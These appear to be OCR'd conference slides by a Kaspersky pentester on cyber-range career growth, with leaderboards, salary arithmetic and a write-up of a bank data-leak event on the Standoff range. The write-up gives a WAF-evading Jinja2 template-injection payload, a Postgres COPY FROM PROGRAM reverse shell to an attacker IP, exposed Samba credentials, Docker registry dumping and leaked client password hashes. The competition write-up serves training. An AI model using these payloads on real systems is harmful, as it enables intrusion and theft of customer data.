Cyber Polygon: Career Development

Viktor <VeeZy> Zvarykin

Kaspersky

Agenda

- Upgrade yourself
- Money
- Non-public critical events
- Some tricks from cyber polygon
- Community impact
- Questions

/proc/self/fingerprint

- Pentester at Kaspersky
- HackerU(CyberED) graduate 2022
- Standoff365 2024 Champion - VeeZy
- Certifications: OSCP, CRTO, BSCP, OSEP
- Public speaks: Standoff Talks, VolgaCTF
- Love to play basketball

Upgrade yourself

Main segments

- Protocols: s7comm, modbus, omron
- Dlv, IDA, HxD
- Web server written in C
- Some crazy CTF that you want to forget as soon as possible

- Banking systems: ABS, DBO, ARM KBR
- SSTI(twice on the same host for better understanding, lol), Kubernetes, QR-codes, mobile application, Crypto Pro
- A lot of vendors software

- CI/CD, Domain Pwned(2 times), docker escapes
- Some strange stuff:Zabbix RCE(if you know you know), RCE in cookies in some web server

- Scada password all over the hosts(8 gigabytes RAM dump file included)
- Very different task with Scada – so nice
- Too much people(very funny)


Conclusion

* - https://www.youtube.com/watch?v=gW7rMZ6Dl_A&list=PL5oxkq2PgCWGmM_XKg-RVw49GkCLVJT82&index=13

Money

Why this is so important?


Топ-25 на онлайн-полигоне Standoff
1. VeeZy
2. GorillaHacker
3. Bagley
4. CSV
5. fgh
6. yelnurx
7. varnokk
8. S4ar
9. mimicate
10. Templ
11. rudnic
12. Fun4oza
13. wiiz4rd
14. dragom
15. z37yc
16. Yao
17. 0ur0b0R0S
18. GeenStack
19. B0P4YH
20. ladno_ya_ponyal
21. 3eVeHblu
22. AnOnwx
23. co11apsz
24. stensilart
25. rtnvv
STANDOFF 365


Топ-25 на Standoff Bug Bounty
1. r0hack
2. brain
3. BlackFan
4. byq
5. kedr
6. orlserg
7. bratka
8. act1on3
9. ubepkr
10. Fi5t
11. prizrak
12. lobity
13. AlexShev
14. cutoffurmind
15. azimoff
16. al88nsk
17. freeman
18. gg_script
19. sergeym
20. superhacker123
21. Nokinal
22. hussein98d
23. SidneyJob
24. cheenve
25. n1
STANDOFF 365

How being at the top of the platform
will help you handle this injustice?

It does not matter how slowly you moving forward — the important thing is that you do not stop.

Bruce Lee

The look you give your friends who said you wouldn’t earn anything from that - then you get an offer that X3 times bigger than your current salary

Simple math

Cyber Polygon

You just a junior pentester with 100k salary

- 100 * 12 = 1.2m
- 300 * 12 = 3.6m
- 3.6 – 1.2 = 2.4m(profit)

BugBounty

In 2024, 16 bughunters managed to earn more that 1 million rubles, three researchers earned more than 7 million*

$$\bar{x} = \frac{13 \times 3 + 3 \times 8.5}{16} = \frac{39 + 25.5}{16} = \frac{64.5}{16} \approx 4.03 \text{ руб.}$$

4.03m(profit)

* - https://ptsecurity.com/ru-ru/research/analytics/itogi-raboty-platformy-standoff-bug-bounty-na-noyabr-2024-goda/#id6

Conclusions

- If you don't receive award immediately that doesn’t mean you don’t get it later
- Do what you want even some of your friend don’t believe in you
- Play with passion, not for the money but for new experience


Non-public critical events

Global Digital Bank client data leak

Banking system

Global Digital Bank client data leak

Hign difficulty | Report for the jury | up to 7,500 points can be earned | Triggered 21 times, first by crypt0b0y



The face you make when you publish write-up to most beautiful critical even and it doesn’t work

and so on

Non-public critical events

Global Digital Bank client data leak

Preview about host:

- Web site can go down for 5-10 minutes with no reason;
- Weirdest WAF: blocks all Linux commands(ls,tr,su and so on).

Create payload step by step:

- cycler – Every Jinja2 template context includes a cycler() function. Here we grab that function object itself;
- __init__ – Every python function object has a __init__ attribute(constructor);
- __builtins__ – Inside that function object we can find all Python built-ins(len,dict, __import__);
- __import__ – Dynamically imports the standard OS module, just as if we'd written import os in Python code;
- .popen('ID'.lower()) – launches a subprocess running the given command and convert the string "ID" to bypass filters that look for the literal substring "id";
- .read() – reads the subprocess's stdout.

Bottom line:


cycler → __init__ → __builtins__ → __import__('os') → popen('ID'.lower()) → read()

https://podalirius.net/en/articles/python-vulnerabilities-code-execution-in-jinja-templates/
https://habr.com/ru/companies/bizone/articles/896556/
https://habr.com/ru/companies/jetinfosystems/articles/795247/

Global Digital Bank client data leak

Final Payload

{{ cycler.__init__.__builtins__.__import__('os').system('./your_shell.py'.lower())}}



Successfully get a reverse shell

```
└─# nc -lvvnp 1337
listening on [any] 1337 ...
connect to [10.127.      ] from (UNKNOWN) [10.124.1.66] 17346
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
hostname
news-service-deployment-6784854fd9-27494
```

Global Digital Bank client data leak

Postgres SQL RCE

```
└─# proxychains4 -q psql -h 10.42.0.6 -U postgres
Password for user postgres:
psql (15.1 (Debian 15.1-1+b1), server 15.4)
Type "help" for help.

postgres=# \c news
psql (15.1 (Debian 15.1-1+b1), server 15.4)
You are now connected to database "news" as user "postgres".
news=# \d
              List of relations
 Schema |      Name       |   Type   |  Owner
--------+-----------------+----------+----------
 public | alembic_version | table    | postgres
 public | article         | table    | postgres
 public | article_id_seq  | sequence | postgres
 public | cmd_exec        | table    | postgres
 public | cmd_exec_rtnvv2 | table    | postgres
 public | cmd_exec_veezy  | table    | postgres
 public | comment         | table    | postgres
 public | comment_id_seq  | sequence | postgres
 public | read_files      | table    | postgres
 public | read_files2     | table    | postgres
 public | shell           | table    | postgres
(11 rows)

news=# COPY cmd_exec_veezy FROM PROGRAM 'bach -c "bash -i >& /dev/tcp/10.127.[redacted]/1338 0>&1"';
ERROR:  program "bach -c "bash -i >& /dev/tcp/10.127.[redacted]/1338 0>&1"" failed
DETAIL:  command not found
news=# COPY cmd_exec_veezy FROM PROGRAM 'bash -c "bash -i >& /dev/tcp/10.127.[redacted]1338 0>&1"';
```

shit happens

```
└─# nc -lvvnp 1338
listening on [any] 1338 ...
connect to [10.127.[redacted]] from (UNKNOWN) [10.124.1.66] 15925
bash: cannot set terminal process group (17247): Inappropriate ioctl for device
bash: no job control in this shell
postgres@postgres-news-deployment-868b56cbbf-29zvb:/bitnami/postgresql/data$ ls -la
```

Global Digital Bank client data leak

Find images

```
Annotations:          <none>
Status:               Running
IP:                   10.42.0.2
IPs:
  IP:           10.42.0.2
Controlled By:  ReplicaSet/samba-deployment-7dc94cb869
Containers:
  samba:
    Container ID:  containerd://2a5b58fbea9819a76bba0e4075a770431d1cf4cc331697e5fc0a33e22b0022a7
    Image:         10.154.10.102:5000/samba:1
    Image ID:      10.154.10.102:5000/samba@sha256:e1d2a7366690749a7be06f72bdbf6a5a7d15726fc84e4e4f41e967214516edfd
    Ports:         139/TCP, 445/TCP
    Host Ports:    0/TCP, 0/TCP
    Command:
      samba.sh
      -p
      -u
      BankWorker;4eU2mNxzsMxS9CASCpfK3K
      -u
      CentralWorker;KUZtPxcSFCRRkdnGsOly83
      -s
      CentralBank;/CentralBankShare;yes;no;no;BankWorker,CentralWorker
    State:          Running
      Started:      Thu, 16 Nov 2023 20:53:26 +0000
    Ready:          True
    Restart Count:  0
    Environment:    <none>
    Mounts:
```

Global Digital Bank client data leak

Download and parse all images

```
└─# proxychains4 -q python3 drg.py http://10.154.10.102 --dump_all
[+] auth
[+] common_service
[+] frontend
[+] mobile_dbo
[+] news
[+] postgres
[+] processing_core
[+] proxy
[+] samba
[+] smb_worker
[+] web
[+] BlobSum found 9
[+] Dumping auth
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : 4dbb215b216394e6c4bd146afacd3b873d8ca6fe2941b26f0b88a0a576a28ffb
    [+] Downloading : 4dbb215b216394e6c4bd146afacd3b873d8ca6fe2941b26f0b88a0a576a28ffb
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : 9d19ee268e0d7bcf6716e6658ee1b0384a71d6f2f9aa1ae2085610cf7c7b316f
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
[+] BlobSum found 11
[+] Dumping common_service
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : 4927e6245a9d9b3534d5b9ff47d158c1892bd9eabb9da88f24ec3bfd04d4caa5
    [+] Downloading : 3bda6efdfc5b92b1a9760092efa9eb1a4f50a0374789af843c6842acaf848b8f
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : 5e265b51b431d80b30bff2e2f867af78d559418b418ea7b3edffaead2221b244
```

```
└─# docker run -it --rm --entrypoint="/bin/bash" 10.154.10.102:5000/mobile_dbo:1
root@2074788a72f0:/# ls -la
total 55132
drwxr-xr-x   1 root root     4096 Dec 19 12:37 .
drwxr-xr-x   1 root root     4096 Dec 19 12:37 ..
-rwxr-xr-x   1 root root        0 Dec 19 12:37 .dockerenv
drwxr-xr-x   2 root root     4096 Jun 12  2023 bin
drwxr-xr-x   2 root root     4096 Sep  3  2022 boot
drwxr-xr-x   5 root root      360 Dec 19 12:37 dev
drwxr-xr-x   1 root root     4096 Dec 19 12:37 etc
drwxr-xr-x   2 root root     4096 Sep  3  2022 home
drwxr-xr-x   7 root root     4096 Jun 12  2023 lib
drwxr-xr-x   2 root root     4096 Jun 12  2023 lib64
drwxr-xr-x   2 root root     4096 Jun 12  2023 media
drwxr-xr-x   2 root root     4096 Jun 12  2023 mnt
-rw-r--r--   1 root root 56378132 Aug 21 16:22 mob_dbo.jar
```


```
└─# docker run -it --rm --entrypoint="/bin/bash" 10.154.10.102:5000/processing_core:1
root@6147b39f25bf:/# ls -la
total 22888
drwxr-xr-x   1 root root     4096 Dec 19 19:07 .
drwxr-xr-x   1 root root     4096 Dec 19 19:07 ..
-rwxr-xr-x   1 root root        0 Dec 19 19:07 .dockerenv
lrwxrwxrwx   1 root root        7 Jun 24 02:02 bin → usr/bin
drwxr-xr-x   2 root root     4096 Apr 18  2022 boot
-rwxr-xr-x   1 root root 23374287 Aug 21 05:09 core
drwxr-xr-x   5 root root      360 Dec 19 19:07 dev
drwxr-xr-x   1 root root     4096 Dec 19 19:07 etc
drwxr-xr-x   2 root root     4096 Apr 18  2022 home
lrwxrwxrwx   1 root root        7 Jun 24 02:02 lib → usr/lib
lrwxrwxrwx   1 root root        9 Jun 24 02:02 lib32 → usr/lib32
lrwxrwxrwx   1 root root        9 Jun 24 02:02 lib64 → usr/lib64
lrwxrwxrwx   1 root root       10 Jun 24 02:02 libx32 → usr/libx32
drwxr-xr-x   2 root root     4096 Jun 24 02:02 media
drwxr-xr-x   2 root root     4096 Jun 24 02:02 mnt
drwxr-xr-x   2 root root     4096 Jun 24 02:02 opt
```

Find the right one

https://github.com/Syzik/DockerRegistryGrabber

Global Digital Bank client data leak

Get creds with IDA



Global Digital Bank client data leak

Final step

Connect to Postgres database

```
└─# proxychains4 -q psql -h 10.36.0.3 -U postgres
Password for user postgres:
psql (15.1 (Debian 15.1-1+b1), server 15.4)
Type "help" for help.

postgres=#
```

Get access to clients information

id	username	avatar_filename	password	created_at	updated_at	blocked_at
a7c3bc2d-eb78-4f2b-a574-b659622b4288	positive	default.png	$2a$10$MLjheil3Jf3XofJnHV35vOaM8lG7zjrWSFF7r4OvfB2hlkgAhpBCi	2023-08-21 20:47:28.679109+00	2023-08-21 20:47:28.679109+00	0001-01-01 00:00:00+00
bf5efc81-69d5-491b-a0d3-1a6faaf6574e	hubabuba	default.png	$2a$10$G2UoquGsDew2aAqKgDYX.uuaR1uA21IBa6EY3z3fMeof2ZbZRF.2y	2023-08-21 20:47:28.744766+00	2023-08-21 20:47:28.744766+00	0001-01-01 00:00:00+00
4da2f268-616c-4f3f-9f2f-68b990665dde	logfhjhb	default.png	$2a$10$/KSK.6iyQP1k7NfpTmkHieH6mvou8L24kULPkj3uDSm3PkOVITaVa	2023-08-21 20:47:28.808939+00	2023-08-21 20:47:28.808939+00	0001-01-01 00:00:00+00
5a1f06a6-4b4a-4b27-8c7c-7b138bd33f5c	nvkfvndfkvnd	default.png	$2a$10$VjAl1kUROo8fhruIf/DWv.lDt.4NvHZNlQdho200qMe6KL1zdd7he	2023-08-21 20:47:28.880052+00	2023-08-21 20:47:28.880052+00	0001-01-01 00:00:00+00
bee60942-d8c4-430f-9e59-7c4cf43f1b8d	bhlsnvp64	default.png	$2a$10$KuhrUWVc/KcFAkEk4k7pmuMj3N5AOvinmH2nPCJ8R0.l3cJ2ZNUWi	2023-08-21 20:47:28.96232+00	2023-08-21 20:47:28.96232+00	0001-01-01 00:00:00+00
69aa7398-97e0-4247-9ed7-78745f66b921	fvfdvfdvo	default.png	$2a$10$HpUG76QcQaw/Kv.qJR8NhOp4.1m8GpHGwMnSVCQI/NDxErhjxCHh2	2023-08-21 20:47:29.025628+00	2023-08-21 20:47:29.025628+00	0001-01-01 00:00:00+00
3a1c881e-87ee-44fe-9281-ec399a59101c	jnkdfvd92n	default.png	$2a$10$VSiI7tv178vof3pCxD4oG.Ek..HpwylwTub9WI6A3s92rwZ6o3lgC	2023-08-21 20:47:29.110129+00	2023-08-21 20:47:29.110129+00	0001-01-01 00:00:00+00
24f223db-b242-4ad3-ad61-d8152966c22d	dvdf9	default.png	$2a$10$UqqN1suI5faVrUCV7izZ8e6hlqlZ5SiMnG6nqY4gqYJKs1FEm/6.2	2023-08-21 20:47:29.235683+00	2023-08-21 20:47:29.235683+00	0001-01-01 00:00:00+00
04082ad0-e70b-4feb-a9d0-c2c20f21aa3d	bankuser1	default.png	$2a$10$.clgNsN8impDvq167LjAwu6aNqj0GqKM2as/eG265TiG0TFVu9Cay	2023-08-21 20:47:29.297294+00	2023-08-21 20:47:29.297294+00	0001-01-01 00:00:00+00
